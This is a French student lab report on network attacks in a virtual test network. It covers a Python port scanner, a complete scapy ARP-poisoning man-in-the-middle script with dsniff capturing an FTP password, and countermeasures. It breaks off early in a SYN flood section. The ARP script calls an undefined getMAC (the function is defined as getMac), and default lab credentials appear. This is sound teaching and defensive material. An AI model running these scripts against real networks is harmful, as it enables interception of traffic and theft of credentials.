

Gildas COTTEN
4 avril 2017

Attaques réseaux - Mise en pratique

Projet TWCS

Destination :
Daniel Bourget
Pascale Menard



IMT Atlantique
Bretagne-Pays de la Loire
École Mines-Télécom

Sommaire

1. INTRODUCTION	3
1.1 SUJET	3
2. PREMIER TEST	3
2.1 VIRTUALISATION DES SYSTÈMES	3
2.2 LES VMS	3
2.3 TEST DE PROGRAMME PYTHON	4
3. ATTAQUE MAN IN THE MIDDLE (MITM)	6
3.1 INTRODUCTION	6
3.2 EXÉCUTION	6
3.3 CAPTURE DE MOT DE PASSE FTP	7
3.4 CODE SOURCE	8
3.4.1 Contre-mesures	9
4. ATTAQUE DENI DE SERVICE (DOS)	11
4.1 ATTAQUE D'ENVOI MASSIF DE PAQUET SYN ("SYN FLOODING")	11
4.2 ATTAQUE SYN FLOOD VERS UN SERVEUR IIS SOUS WINDOWS	12
4.3 ATTAQUE SYN FLOOD VERS UN SERVEUR APACHE SOUS LINUX	12
4.4 CODE	13
4.5 CONTRE-MESURE	15
4.6 CONTRE-MESURE SUR UN SERVEUR LINUX	15
RÉFÉRENCES	16

Liste de figures

1	Logo de l'École	3
2	En-tête (header) du protocole TCP.	4
3	Test scan ports avec python sous Kali Linux	5
4	Test scan ports avec client 10.0.0.1 sous Windows 7 - pare-feu désactivé . .	5
5	En-tête (header) du protocole TCP.	6
6	Écran de la victime	7
7	Écran du pirate sous Kali Linux	7
8	Ecran de la victime qui se connecte par ftp sur le serveur	8
9	Ecran du pirate sous Kali Linux avec dsnif qui capture le mot de passe de usr	8
10	Exemple d'entrée arp statique au lieu de dynamique.	11
11	Messages réseaux pour une connexion semi-ouverte	11
12	Banc de test avec 2 postes pirates pour inonder encore plus le serveur . . .	12
13	Serveur Windows IIS attaqué	13
14	Serveur Linux apache2 attaqué	14

Liste de tableaux

1. INTRODUCTION

1.1 SUJET

Ce projet devra dans un premier temps faire une étude bibliographique sur les mécanismes utilisés en cybercriminalité.

On s'intéressera uniquement aux aspects réseaux avec les outils utilisés.

La seconde partie sera consacrée à l'étude de deux ou trois types d'attaques en montrant explicitement comment les actions sont réalisées. Il faudra également en donner une ou plusieurs solutions permettant de limiter ce type d'attaques.

Les implémentations devront se faire aussi bien sur Linux que sur Windows. Le langage pour programmer ces attaques est laissé libre au choix du programmeur. Il faudra bien préciser les outils ainsi que leur version. Dans une large mesure il faudra travailler dans des machines virtuelles afin de faire les différents tests.



FIGURE 1— Logo de l'École

2. PREMIER TEST

2.1 VIRTUALISATION DES SYSTÈMES

J'ai utilisé le logiciel Oracle VirtualBox pour virtualiser les systèmes d'exploitation utilisés : Windows 7, Linux Debian Jessie ou Kali Linux. https://www.virtualbox.org/wiki/Linux_Downloads avec explication pour installation de la dernière version de VirtualBox sous Debian.

Pour la VM Debian : installation des mises à jour , test de la présence de python avec la commande `python -m simpleHTTPServer` qui lance un mini serveur web (attention à la casse).login : usr mot de pas usr , root mot de passe root.

Kali Linux : téléchargement de la machine virtuelle au format ova pour virutalbox. Ces images ont comme mot de passe par défaut "toor" pour le login root.

Configuration du réseau au niveau de VirtualBox : ("Host Only") pour tenter de ne pas perturber le réseau extérieur au PC de test.

USB sous virtualbox : il faut installer "Oracle VirtualBox Extension Pack" qu'il faut préalablement télécharger sur le site de virtualBox puis Menu Fichier, paramètres, extensions et installer. Ensuite il apparaît nécessaire de lancer la commande "virtualbox" en root pour pouvoir accéder aux périphériques usb

2.2 LES VMs

debianVictime1 : VM sous Linux DEBIAN Jessie. Rôle : client victime de l'attaque.
root / root

debianServeur2 : VM sous Linux DEBIAN Jessie. Rôle : serveur victime de l'attaque.
root / root
debanPirate3 : VM sous Linux DEBIAN Jessie. Rôle : attaquant. root / root
WIN7 : VM sous Windows 7. twcs / twcs
Win2008Server : VM sous Microsoft 2008 server avec domaine "tai.fr" et donc serveur
DNS. root / P@ssword123
Kali : VM sous Kali Linux. root / toor

2.3 TEST DE PROGRAMME PYTHON

Test avec le plan réseau suivant :





FIGURE 2– En-tête (header) du protocole TCP.

la ressource en ligne Uдеми propose plusieurs cours en ligne dont un sur l'utilisation de Python sous Kali Linux. J'ai légèrement modifié le fichier portscannerfinal.py pour s'adapter au schéma réseau ci dessus et scanner tous les ports TCP du poste 1 et du serveur 2.

On peut également utiliser la commande "netstat -an" pour voir les ports ouverts en écoute (LISTENING) sous Windows.



```
import socket

hosts = ["10.0.0.1", "10.0.0.2"]


lowPort = 1
highPort = 65535
#ports = [22, 23, 80, 443, 445, 3389]
ports = range(lowPort, highPort)

for host in hosts:
    print "[+] Connecting to " + host
    for port in ports:
        try:
            #print "[+] Connecting to " + host + ":" + str(port)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(5)
            result = s.connect_ex((host, port))
            if result == 0:
                print " [*] Port " + str(port) + " open!"
            s.close()
        except:
            pass

root@kali:~/Documents/python# python portscannerfinal.py
[+] Connecting to 10.0.0.1
[*] Port 111 open!
[*] Port 40976 open!
[+] Connecting to 10.0.0.2
[*] Port 111 open!
[*] Port 8000 open!
[*] Port 60292 open!
root@kali:~/Documents/python# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.3 netmask 255.0.0.0 broadcast 10.255.255.255
    inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:27:06:d4 txqueuelen 1000 (Ethernet)
    RX packets 197053 bytes 11845513 (11.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 196714 bytes 14561727 (13.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Documents/python#
```

FIGURE 3— Test scan ports avec python sous Kali Linux



```
root@kali:~/Documents/python# python portscannerfinal.py
[+] Connecting to 10.0.0.1
[*] Port 135 open!
[*] Port 139 open!
[*] Port 445 open!
[*] Port 554 open!
[*] Port 2869 open!
[*] Port 5357 open!
[*] Port 10243 open!
[*] Port 49152 open!
[*] Port 49153 open!
[*] Port 49154 open!
[*] Port 49155 open!
[*] Port 49157 open!
[*] Port 49189 open!
[+] Connecting to 10.0.0.2
[*] Port 111 open!
[*] Port 8000 open!
[*] Port 60292 open!
root@kali:~/Documents/python#
```

FIGURE 4— Test scan ports avec client 10.0.0.1 sous Windows 7 - pare-feu désactivé

3. ATTAQUE MAN IN THE MIDDLE (MITM)

3.1 INTRODUCTION

Rappel du plan réseau




FIGURE 5— En-tête (header) du protocole TCP.

scapy est un outil écrit en python et donc facilement exploitable dans un fichier python. Cet outil permet notamment de créer ses propres paquets en modifiant les entête (port , adresse IP , etc...). Cet outil permet donc assez facilement de d'envoyer un paquet sur le réseau avec comme IP source une adresse différente du poste où il est envoyé.

Plusieurs ressources ont été utilisées afin de réaliser cette attaque. [1], [7], [4], [5] et la documentation détaillée sur scapy [2] et [3].

3.2 EXÉCUTION

Le code est exécuté depuis le poste du pirate sous Kali Linux. L'objectif est de faire croire au cache ARP de la victime que l'adresse MAC du serveur est celle du pirate. Idem pour faire croire au serveur que l'adresse Mac de la victime est celle du pirate. Comme cela tout le trafic entre la victime et le serveur seront redirigé vers le pirate. En activant le routage sur son poste, le pirate redirige automatiquement les paquets vers les bonnes adresses MAC. Donc le pirate peut analyser tous les paquets qui circulent entre le client et le serveur. Si des protocoles non sécurisés sont utilisés, le pirate peut même voir les mots de passe en clair (par exemple si la victime consulte un serveur FTP sur le serveur).

Sous Windows, la victime peut continuer à consulter le site web du serveur. On peut voir que son cache ARP a été empoisonné (adresse MAC 10.0.0.2 identique à celle de 10.0.0.3 alors que ce sont normalement 2 postes différents).

Le pirate a exécuté le script python qui doit continuellement empoisonner le cache ARP car les caches ARP des postes peuvent se vider automatiquement au bout de quelques secondes.




FIGURE 6– Écran de la victime




FIGURE 7– Écran du pirate sous Kali Linux

3.3 CAPTURE DE MOT DE PASSE FTP

Une fois l'attaque MITM effectuée, le pirate peut capturer tous les paquets entre la victime et le serveur. Il peut utiliser un outil comme dsnif pour afficher uniquement les login/mot de passe ainsi capturés (ou capturer tout le flux dans wireshark).


```
Administrateur : C:\Windows\System32\cmd.exe

C:\Windows\system32>ftp 10.0.0.2
Connecté à 10.0.0.2.
220 ProFTPD 1.3.5 Server <Debian> [::ffff:10.0.0.2]
Utilisateur <10.0.0.2:(none)> : usr
331 Mot de passe requis pour usr
Mot de passe :
230 Utilisateur usr authentifié
ftp> ls
200 Commande PORT exécutée avec succès
150 Ouverture d'une connexion de données en mode ASCII pour file list
Musique
Modèles
Documents
Téléchargements
Public
Images
Bureau
Vidéos
226 Téléchargement terminé
ftp : 82 octets reçus en 0,00 secondes à 82000,00 Ko/s.
ftp> quit
221 Au revoir.

C:\Windows\system32>
```

FIGURE 8— Ecran de la victime qui se connecte par ftp sur le serveur

```
root@kali: ~/Documents/python
File Edit View Search Terminal Help
root@kali:~/Documents/python# dsniff -?
Version: 2.4
Usage: dsniff [-cdmn] [-i interface] [-p pcapfile] [-s snaplen]
          [-f services] [-t trigger[,...]] [-r|-w savefile]
          [expression]
root@kali:~/Documents/python# dsniff -i eth0
dsniff: listening on eth0
-----
03/27/17 15:49:41 tcp 10.0.0.1.49223 -> 10.0.0.2:21 (ftp)
USER usr
PASS usr
```

FIGURE 9— Ecran du pirate sous Kali Linux avec dsniff qui capture le mot de passe de usr

3.4 CODE SOURCE

```
import sys
import os
import time
from scapy.all import *

#fonction permettant de recuperer l adresse MAC a partir d une IP
def getMac(ip,interface):
    # srp(pkts,filter=None,iface=None,timeout=2,inter=0,verbose=None,chainCC=0,retry=0,multi=0,iface_hint=None)
    # srp envoie et recoit un message au niveau 2 (MAC). srp1 idem mais ne revoie que la 1ere reponse.
    # inter time in seconds to wait between each packet sent.
    answer, unanswered = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip), timeout=2, iface=interface)
    for envoi,reponse in answer:
        return reponse.sprintf("%Ether.src%")
```

```

# Fonction au coeur de cette attaque Man In The Middle:
# Elle envoie un paquet arp au client et au serveur pour perturber leur cache arp
# Cette attaque est appelee "usurpation d'ARP" ("ARP poisoning") ou "empoisonnement ARP"("ARP spoofing")
# remarque: d'autres type d'attaque peuvent realiser une attaque Man In The Middle.
def attaque(ipVictime, ipServeur, macVictime, macServeur, interface):
    # envoie un paquet op=2 signifie que c'est une reponse .
    # envoie un paquet a la victime pour lui faire croire que ipServeur a notre adresse MAC .
    # comme on ne stipule pas hwsrc il prend l'adresse MAC de ce poste de pirate.
    send(ARP(op=2, pdst=ipVictime, psrc=ipServeur, hwdst=macVictime))
    # puis envoie un paquet au serveur pour lui faire croire que ipVictime a notre adresse MAC .
    send(ARP(op=2, pdst=ipServeur, psrc=ipVictime, hwdst=macServeur))
    # je pense que l'on peut aussi utiliser arpcachepoison (ipServeur, ipVictime, interval=60)

#Fonction pour activer ou desactiver le routage
def setIpForwarding(vraiOuFaux):
    if (vraiOuFaux==True):
        os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
    else:
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")

#fonction appelee apres l'attaque pour repositionner les cache ARP de la victime et du serveur comme avant ( sans ARP poisoning)
def apresAttaque(ipVictime, ipServeur, macVictime, macServeur, interface):
    print ("Ares_attaque: remise_a_neuf_des_caches_arp_de_la_victime_et_du_serveur")

    #Envoie une requete ARP au serveur en se faisant passer pour l IP de la victime avec l adresse MAC de la victime ( la bonne )
    send(ARP(op=2, pdst=ipServeur, psrc=ipVictime, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=macVictime), count=5)

    #Envoie une requete ARP a la victime en se faisant passer pour l IP du serveur avec l adresse MAC du serveur ( la bonne )
    send(ARP(op=2, pdst=ipVictime, psrc=ipServeur, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=macServeur), count=5)

    #desactive le routage
    setIpForwarding(False)
    # On pourrait aussi utiliser la commande systeme: os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")

try:
    #interface = "eth0"
    interface = raw_input("nom_interface_eth0_ou_eth1_..._: ")
    ipVictime = raw_input("IP_du_client_a_attaquer_: ")
    ipServeur = raw_input("IP_du_serveur_en_communication_avec_le_client_: ")

    #Retrouver les vraies adresses MAC de la victime et du serveur
    macVictime=getMAC(ipVictime, interface)
    macServeur=getMAC(ipServeur, interface)

    #Active le routage
    setIpForwarding(True)

except Exception, e:
    #desactive le routage au cas ou il serait active
    setIpForwarding(False)
    print ("Erreur_lor_de_la_recuperation_des_adresse_MAC_ou_de_l'activation_du_routage")
    print (e)
    sys.exit(1)

print ("MAC_victime_" + macVictime + "_MAC_serveur_" + macServeur)

while(True):
    try:
        attaque(ipVictime, ipServeur, macVictime, macServeur, interface)
        time.sleep(1.5)
    except KeyboardInterrupt:
        apresAttaque(ipVictime, ipServeur, macVictime, macServeur, interface)
        try:
            sys.exit(1)
            break # on sort du while true si on n'est pas encore sorti du programme !
        except SystemExit:
            os._exit(1)

```

3.4.1 Contre-mesures

Arpwatch : Sur un réseau, il faut éviter qu'un attaquant se fasse passer pour la passerelle car un flux important passe par la passerelle. Si la passerelle est sous Linux, il est possible d'installer l'utilitaire arpwatch qui repère l'ARP poisoning. Son utilisation est détaillée dans le document [6]. On peut aussi installer arpwatch sur d'autres postes Linux qui peuvent être attaqués également. arpwatch offre la possibilité d'envoyer un email en cas de changement de cache ARP suspect.

Adresse MAC statique : Le cache arp sur les postes réagit dynamiquement en fonc-

tion des réponses arp qu'il reçoit. Il est possible d'indiquer un couple "adresse MAC"- "adresse IP" statique dans le cache arp. Cela est possible Sous Windows, Linux ou même CISCO. Par exemple sous Windows et Linux : `arp -s 192.168.0.254 00-0C-29-1F-62-43` . Cela peut être intéressant pour la passerelle et les serveurs. Pour des petits réseaux, on peut même imaginer inscrire les adresses MAC de tous les postes de façons statiques (éventuellement modifiable par un script de démarrage de poste) : cela aurait en plus de la sécurité l'avantage de diminuer le trafic ARP. Par contre, cela peut poser des problème lors d'évolution/changement d'éléments du réseau comme le changement de passerelle. Sur des gros réseau cela est rarement faisable.

Utiliser des protocoles sécurisés : utiliser ssh V2 plutôt que telnet ou ftp. Comme cela, même si un pirate réussit à créer une attaque ARP poisoning, il ne pourra pas capturer les login/mots de passe. Remarque : ssh V1 comporte des failles de sécurité, il faut installer la ssh V2 et vérifier que la V1 n'est pas disponible. (voir configuration ssh ici http://virologie.free.fr/documents/openSSH/ssh_configurations.html)

IPv6 Utiliser uniquement IPv6 qui n'utilise pas ARP. En général, les 64 bits de l'adresse IPV6 sont construits à partir de l'adresse MAC donc on ne peut pas dissocier aussi facilement adresse IPv6 et adresse MAC qu'en IPv4.

Dynamic ARP Inspection Le document [6] indique que certains switch, notamment certains switch Juniper, disposent d'un mécanisme appelé Dynamic ARP Inspection (DAI). Ce mécanisme réduit les problèmes d'ARP poisoning en analysant les baux DHCP et en repérant les requêtes ARP venant de port non fiable une IP qui n'aurait pas préalablement obtenu une adresse IP du serveur DHCP ne peut pas émettre de requête ARP.

pare-feu activé et à jour : Le logiciels pare-feu des postes et serveurs peuvent bloquer au moins le scan de ports.

Exemple d'ARP statique

```

C:\Windows\system32>arp -s 10.0.0.2 08-00-27-fc-60-d4
L'ajout de l'entrée ARP a échoué : Accès refusé.

C:\Windows\system32>arp -a
Interface : 10.0.0.1 --- 0xa
Adresse Internet    Adresse physique    Type
10.0.0.3            08-00-27-27-06-d4   dynamique
10.255.255.255      ff-ff-ff-ff-ff-ff   statique
224.0.0.22          01-00-5e-00-00-16   statique
224.0.0.252         01-00-5e-00-00-fc   statique
239.255.255.250     01-00-5e-7f-ff-fa   statique

C:\Windows\system32>arp -s 10.0.0.2 08-00-27-fc-60-d4
L'ajout de l'entrée ARP a échoué : Accès refusé.

C:\Windows\system32>arp -s 10.0.0.2 08-00-27-fc-60-d4
C:\Windows\system32>arp -a
Interface : 10.0.0.1 --- 0xa
Adresse Internet    Adresse physique    Type
10.0.0.2            08-00-27-fc-60-d4   statique
10.0.0.3            08-00-27-27-06-d4   dynamique
10.255.255.255      ff-ff-ff-ff-ff-ff   statique
224.0.0.22          01-00-5e-00-00-16   statique
224.0.0.252         01-00-5e-00-00-fc   statique
239.255.255.250     01-00-5e-7f-ff-fa   statique
C:\Windows\system32>

```

FIGURE 10– Exemple d'entrée arp statique au lieu de dynamique.

4. ATTAQUE DENI DE SERVICE (DOS)

4.1 ATTAQUE D'ENVOI MASSIF DE PAQUET SYN ("SYN FLOODING")

L'idée de cette attaque est de d'inonder un serveur de demande de connexion SYN. L'attaque ne répond pas à la réponse SYN/ACK du serveur. Du coup, le serveur renvoie plusieurs réponses SYN/ACK pensant que le client ne les a pas reçues. La connexion est dite "semi-ouverte". Cette attaque est décrite dans le document [8].




FIGURE 11– Messages réseaux pour une connexion semi-ouverte




FIGURE 12– Banc de test avec 2 postes pirates pour inonder encore plus le serveur

4.2 ATTAQUE SYN FLOOD VERS UN SERVEUR IIS SOUS WINDOWS

Le serveur Windows IIS (ici sous 2008 serveur) semble être sécurisé par rapport à ces attaques car le nombre de connexions TCP semi-ouvertes ne va, en pratique, jamais au delà de 5200 connexions à la fois.

